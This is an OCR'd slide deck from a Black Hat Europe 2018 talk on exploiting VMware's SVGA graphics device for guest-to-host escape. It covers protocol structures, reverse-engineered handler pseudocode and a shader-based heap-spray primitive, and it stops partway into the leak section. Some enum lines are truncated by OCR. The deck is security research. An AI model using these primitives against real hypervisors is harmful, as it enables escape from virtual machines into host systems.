black hat®

EUROPE 2018

DECEMBER 3-6, 2018

EXCEL LONDON / UNITED KINGDOM

#BHEU / @BLACK HAT EVENTS

CENSUS
IT Security Works

Straight outta VMware:

Modern exploitation of the SVGA device for guest-to-host escape exploits

Zisis Sialveras (zisis@census-labs.com)

Blackhat Europe 2018

www.census-labs.com


WHOAMI

- Computer security researcher at CENSUS
  - RE, exploit development, vulnerability research
- Electrical & Computer Engineering at A.U.Th
- Used to mess with knowledge-based fuzzers
- My twitter handle is @_zisis


AGENDA

- VMware architecture
  - Overview of VMware and SVGA device
  - SVGA3D communication protocol
- Exploitation
  - Exploitation primitives
    - Heap spray, information leak, code execution
  - Real world demo of VMSA-2017-0006
- Conclusion / Q&A

VMWARE ARCHITECTURE



GRAPHICS DEVICE ARCHITECTURE




SVGA THREAD

- The frontend interface communicates with the guest
  - SVGA3D protocol
- The backend interface communicates with the host
  - On a Windows10 host *DX11Renderer* is enabled.
- VMX spawns a thread dedicated for graphics (SVGA thread) which processes SVGA3D commands from
  - SVGA FIFO
  - Command buffers

SVGA DEVICE GUEST POINT OF VIEW

- Common PCI device
- BAR0: I/O port value
- BAR1: physical address of global framebuffer
- BAR2: physical address of the SVGA FIFO



SVGA FIFO

- Explained in detail by Kostya Kortchinsky (Cloudburst, BHUSA09)
- SVGA FIFO is a MMIO region
- Divided in two partitions
  - FIFO registers
  - FIFO data

SVGA FIFO SUBMIT COMMAND

- Place an *SVGA3dCmdHeader* in FIFO data section
- Command's arguments must be placed after the header
- Set to ***SVGA_FIFO_NEXT_CMD*** the offset of the new command (relative to the FIFO data section)

```
typedef struct {
   uint32           id;
   uint32           size;
} SVGA3dCmdHeader;
```

```
typedef struct {
   uint32 cid;
} SVGA3dCmdDefineGBContext;
```

SVGA REGISTERS PORT I/O

- SVGA device exposes a few registers
- Can be accessed using the ***in, out*** instructions

```
/* Port offsets, relative to BAR0 */
#define SVGA_INDEX_PORT         0x0
#define SVGA_VALUE_PORT         0x1
```

```
enum {
    SVGA_REG_ID = 0,
    SVGA_REG_ENABLE = 1,
    SVGA_REG_WIDTH = 2,
    SVGA_REG_HEIGHT = 3,
    SVGA_REG_MAX_WIDTH = 4,
    SVGA_REG_MAX_HEIGHT = 5,
    SVGA_REG_DEPTH = 6,
    SVGA_REG_BITS_PER_PIXEL = 7,
    SVGA_REG_PSEUDOCOLOR = 8,
    SVGA_REG_RED_MASK = 9,
    SVGA_REG_GREEN_MASK = 10,
    // ...
};
```

COMMAND BUFFERS

- Two registers must be set to submit a command buffer
  - ***SVGA_REG_COMMAND_HIGH:*** upper 32-bit of physical address
  - ***SVGA_REG_COMMAND_LOW:*** *lower 32-bit of physical address*
- More info can be found in Linux open-source VMware driver

SVGA3D PROTOCOL

```
typedef enum {
    SVGA_3D_CMD_LEGACY_BASE                                  = 1000,
    SVGA_3D_CMD_BASE                                         = 1040,

    SVGA_3D_CMD_SURFACE_DEFINE                               = 1040,
    SVGA_3D_CMD_SURFACE_DESTROY                              = 1041,
    SVGA_3D_CMD_SURFACE_COPY                                 = 1042,
    SVGA_3D_CMD_SURFACE_STRETCHBLT                           = 1043,
    SVGA_3D_CMD_SURFACE_DMA                                  = 1044,
    SVGA_3D_CMD_CONTEXT_DEFINE                               = 1045,
    SVGA_3D_CMD_CONTEXT_DESTROY                              = 1046,
    SVGA_3D_CMD_SETTRANSFORM                                 = 1047,
    SVGA_3D_CMD_SETZRANGE                                    = 1048,
    SVGA_3D_CMD_SETRENDERSTATE                               = 1049,
    SVGA_3D_CMD_SETRENDERTARGET                              = 1050,
    SVGA_3D_CMD_SETTEXTURESTATE                              = 1051,
    SVGA_3D_CMD_SETMATERIAL                                  = 1052,
    SVGA_3D_CMD_SETLIGHTDATA                                 = 1053
    SVGA_3D_CMD_SETLIGHTENABLED                              = 105
    SVGA_3D_CMD_SETVIEWPORT                                  = 10
    SVGA_3D_CMD_SETCLIPPLANE                                 = 1
    SVGA_3D_CMD_CLEAR                                        =
    SVGA_3D_CMD_PRESENT
    SVGA_3D_CMD_SHADER_DEFINE
    SVGA_3D_CMD_SHADER_DESTROY
    SVGA_3D_CMD_SET_SHADER
    SVGA_3D_CMD_SET_SHADER_CONST
    SVGA_3D_CMD_DRAW_PRIMITIVES
    SVGA_3D_CMD_SETSCISSORRECT
    SVGA_3D_CMD_BEGIN_QUERY
    SVGA_3D_CMD_END_QUERY
    SVGA_3D_CMD_WAIT_FOR_QUERY
    SVGA_3D_CMD_PRESENT_READBACK
    SVGA_3D_CMD_BLIT_SURFACE_TO_SCRE
    SVGA_3D_CMD_SURFACE_DEFINE_V2
    SVGA_3D_CMD_GENERATE_MIPM
```

OBJECT TABLES

- *Object tables* are used to hold information of SVGA3D objects
- Available objects
  - MOB, surface, context, shader, DXcontext, screentarget
- Stored in *guest* memory
- PPN = Page Physical Number
  - (physaddr >> 0xC)

```
typedef uint32 PPN;
typedef enum {
   SVGA_OTABLE_MOB              = 0,
   SVGA_OTABLE_MIN              = 0,
   SVGA_OTABLE_SURFACE          = 1,
   SVGA_OTABLE_CONTEXT          = 2,
   SVGA_OTABLE_SHADER           = 3,
   SVGA_OTABLE_SCREENTARGET     = 4,

   SVGA_OTABLE_DX9_MAX          = 5,

   SVGA_OTABLE_DXCONTEXT        = 5,
   SVGA_OTABLE_MAX              = 6
} SVGAOTableType;

typedef struct {
   SVGAOTableType type;
   PPN baseAddress;
   uint32 sizeInBytes;
   uint32 validSizeInBytes;
   SVGAMobFormat ptDepth;
} SVGA3dCmdSetOTableBase;
```

MEMORY OBJECTS

- MOBs are stored in guest memory as well
- They contain raw data used for initialization of the (host-side) SVGA objects.

```
typedef uint32 SVGAMobId;

typedef struct {
    SVGAMobId mobid;
    SVGAMobFormat ptDepth;
    PPN base;
    uint32 sizeInBytes;
} SVGA3dCmdDefineGBMob;
```

COMMON SVGA OBJECTS

- Objects
  - Context
  - DXContext
  - Shader
  - Surface
  - Screentarget
- Operations
  - Define
  - Bind
  - Destroy
  - Readback

DEFINE CONTEXT

```
typedef
#include "vmware_pack_begin.h"
struct {
   uint32 cid;
   SVGAMobId mobid;
}
#include "vmware_pack_end.h"
SVGAOTableContextEntry;
#define SVGA3D_OTABLE_CONTEXT_ENTRY_SIZE (sizeof(SVGAOTableContextEntry))
```

```
INT MySVGA3DCmd_DefineGBContext(VOID *SVGAArg) {
    SVGAOTableContextEntry *ContextEntry;
    SVGA3dCmdDefineGBContext ContextArg;

    MySVGA_CopyFromFIFOToBuffer(SVGAArg, &ContextArg)
    ContextEntry = MySVGA_GetEntryFromOTable(SVGA_OTABLE_CONTEXT, ContextArg.cid, ...);

    if (ContextEntry->cid == SVGA_INVALID_ID) { // entry is empty ;)
        ContextEntry->cid = ContextArg.cid;
        ContextEntry->mobid = SVGA_INVALID_ID;
    }

}
```

BIND CONTEXT

```c
INT MySVGA3DCmd_BindGBContext(VOID *SVGAArg) {
    SVGAOTableContextEntry *ContextEntry;
    SVGAOTableMobEntry *MobEntry;
    SVGA3dCmdBindGBContext BindArg;
    VOID *MobData;

    MySVGA_CopyFromFIFOToBuffer(SVGAArg, &BindArg);
    ContextEntry = MySVGA_GetEntryFromOTable(SVGA_OTABLE_CONTEXT, BindArg.cid, ...);

    if (BindArg.mobid != SVGA_INVALID_ID) {
        MobEntry = MySVGA_GetEntryFromOTable(SVGA_OTABLE_MOB, BindArg.mobid, ...);

        if (MobEntry->sizeInBytes < 0x4000) goto _error;

        ContextEntry->mobid = BindArg.mobid;

        MobData = MySVGA_GetMOBFromContext(BindArg.cid, ...);

        if (!BindContextArg.validContents)
            MySVGA_InitializeContextMobContents(MobData);

    } else {
        // ...
    }
}
```

DESTROY CONTEXT

```
INT MySVGA3DCmd_DestroyGBContext(VOID *SVGAArg) {
    SVGAOTableContextEntry *ContextEntry;
    SVGA3dCmdDestroyGBContext DestroyArg;
    SVGA_Context *Context;

    MySVGA_CopyFromFIFOToBuffer(SVGAArg, &DestroyArg);

    Context = MySVGA_FindContext(DestroyArg.cid);

    if (Context != NULL) MySVGA_DestroyContext(Context);

    ContextEntry = MySVGA_GetEntryFromOTable(SVGA_OTABLE_CONTEXT, DestroyArg.cid, ...);

    if (ContextEntry && ContextEntry->cid != SVGA_INVALID_ID) {
        ContextEntry->cid =  ContextEntry->mobid = SVGA_INVALID_ID;
    }
}
```

EXPLOITATION PRIMITIVES

HEAP SPRAYING

SHADERS

- Define a shader
- Define a MOB
  - MOB will contain shader's data (i.e bytecode)
- Bind the shader with the MOB
- Set shader to a context
  - VMware will allocate a buffer on the host side to store the bytecode

```
typedef enum {
   SVGA3D_SHADERTYPE_INVALID = 0,
   SVGA3D_SHADERTYPE_MIN = 1,
   SVGA3D_SHADERTYPE_VS  = 1,
   SVGA3D_SHADERTYPE_PS  = 2,
   SVGA3D_SHADERTYPE_PREDX_MAX = 3,
   SVGA3D_SHADERTYPE_GS = 3,
   SVGA3D_SHADERTYPE_DX10_MAX = 4,
   SVGA3D_SHADERTYPE_HS = 4,
   SVGA3D_SHADERTYPE_DS = 5,
   SVGA3D_SHADERTYPE_CS = 6,
   SVGA3D_SHADERTYPE_MAX = 7
} SVGA3dShaderType;

typedef struct SVGA3dCmdDefineGBShader {
   uint32 shid;
   SVGA3dShaderType type;
   uint32 sizeInBytes;
} SVGA3dCmdDefineGBShader;

typedef struct SVGA3dCmdBindGBShader {
   uint32 shid;
   SVGAMobId mobid;
   uint32 offsetInBytes;
} SVGA3dCmdBindGBShader;

typedef struct {
   uint32             cid;
   SVGA3dShaderType   type;
   uint32             shid;
} SVGA3dCmdSetShader;
```

ANALYSIS OF SVGA_3D_CMD_SET_SHADER

```
INT MySVGA3DCmd_SetShader(VOID *SVGAArg) {
    SVGA3dCmdSetShader SetShaderArg;
    SVGA_Context *Context;
    SVGA_Shader *Shader;

    MySVGA_CopyFromFIFOToBuffer(SVGAArg, &SetShaderArg);

    Context = MySVGA_GetOrCreateContext(SetShaderArg.cid);

    if (!Context
        || SetShaderArg.type >= SVGA3D_SHADERTYPE_PREDX_MAX
        || SetShaderArg.shid == SVGA_INVALID_ID) goto _error;

    Shader = MyFindItemByIndexInList(SVGA_ShaderList, SetShaderArg.shid, ...);

    if (Shader == NULL)
        Shader = MySVGA_CreateNewShader(SetShaderArg.shid, SetShaderArg.type);

    // ...
}
```

ANALYSIS OF SVGA3D_CMD_SET_SHADER

```
SVGA_Shader *MySVGA_CreateNewShader(UINT32 ShaderId, UINT32 ShaderType) {
    SVGAOTableShaderEntry *ShaderEntry;
    VOID *Data, Temp;

    ShaderEntry = MySVGA_GetEntryFromOTable(SVGA_OTABLE_SHADER, ShaderId, ...);
    if (ShaderEntry->sizeInBytes > 0x3FFFF || ShaderEntry->sizeInBytes & 3) goto _error;

    Data = MySVGA_GetMOBAtOffset(ShaderEntry->MobId, ..., ShaderEntry->offsetInBytes);
    if (Data) {
        Temp = malloc(ShaderEntry->sizeInBytes);
        memcpy(Temp, Data, ShaderEntry->sizeInbytes);
        Shader = MySVGA_BuildNewShader(ShaderId, ShaderId, Temp,
                                ShaderEntry->type, ShaderEntry->sizeInBytes);
        free(Temp);
    }

    return Shader;
}
```

```
SVGA_Shader *MySVGA_BuildNewShader(UINT32 ShaderId, UINT32 ShaderId2, VOID *Buffer, UINT32 type, UINT32 size) {
    VOID *ShaderBytecode = malloc(size);
    memcpy(ShaderData, Buffer, size);
    Global_MemoryOccupiedByShaders += size;

    SVGA_Shader *Shader = MyAllocateAndImportToList(MySVGA_ShaderList, ShaderId);
    Shader->Buffer = ShaderBytecode;
    Shader->BufferSize = size;
    return Shader;
}
```

HEAP SPRAYING SUMMARY

- On a single SVGA_3D_SET_SHADER command two allocations of the requested size will be performed
  - The first one is freed immediately
  - The latter is freed when the guest destroys that shader
- VMware keeps track of the total shader allocation size.
  - Must be <= 8MB
- Guest is able to define and set as many shaders fit in the shader object table

EXPLOITATION PRIMITIVES

SURFACES & RESOURCE CONTAINERS

INFORMATION LEAK & CODE EXECUTION


SURFACE OBJECT

- Surface definition
  - All host VRAM resources, including 2D textures, 3D textures, cube environment maps, render targets and vertex/index buffers are represented using a homogeneous surface abstraction.
- Surface is an object of the frontend interface

```
typedef struct SVGA3dCmdDefineGBSurface {
   uint32 sid;
   SVGA3dSurfaceFlags surfaceFlags;
   SVGA3dSurfaceFormat format;
   uint32 numMipLevels;
   uint32 multisampleCount;
   SVGA3dTextureFilter autogenFilter;
   SVGA3dSize size;
} SVGA3dCmdDefineGBSurface;
```

RESOURCE CONTAINERS

- Resource container is an object of the backend (DX11Renderer)
- It is often associated with surface object



RESOURCE CONTAINER

- In VMware 14 there are ten different types of RC
  - We will focus on type 1
- Type depends on the arguments that the surface was defined
- Likewise to other SVGA objects, VMware creates a RC *only* when they are going to be used (lazy allocation)

```
struct ResourceContainer1 {
    DWORD RCType;
    /* ... */

    //+0x20
    DWORD Format;
    /* ... */

    //+0x30
    SVGA3dSize Dimensions;
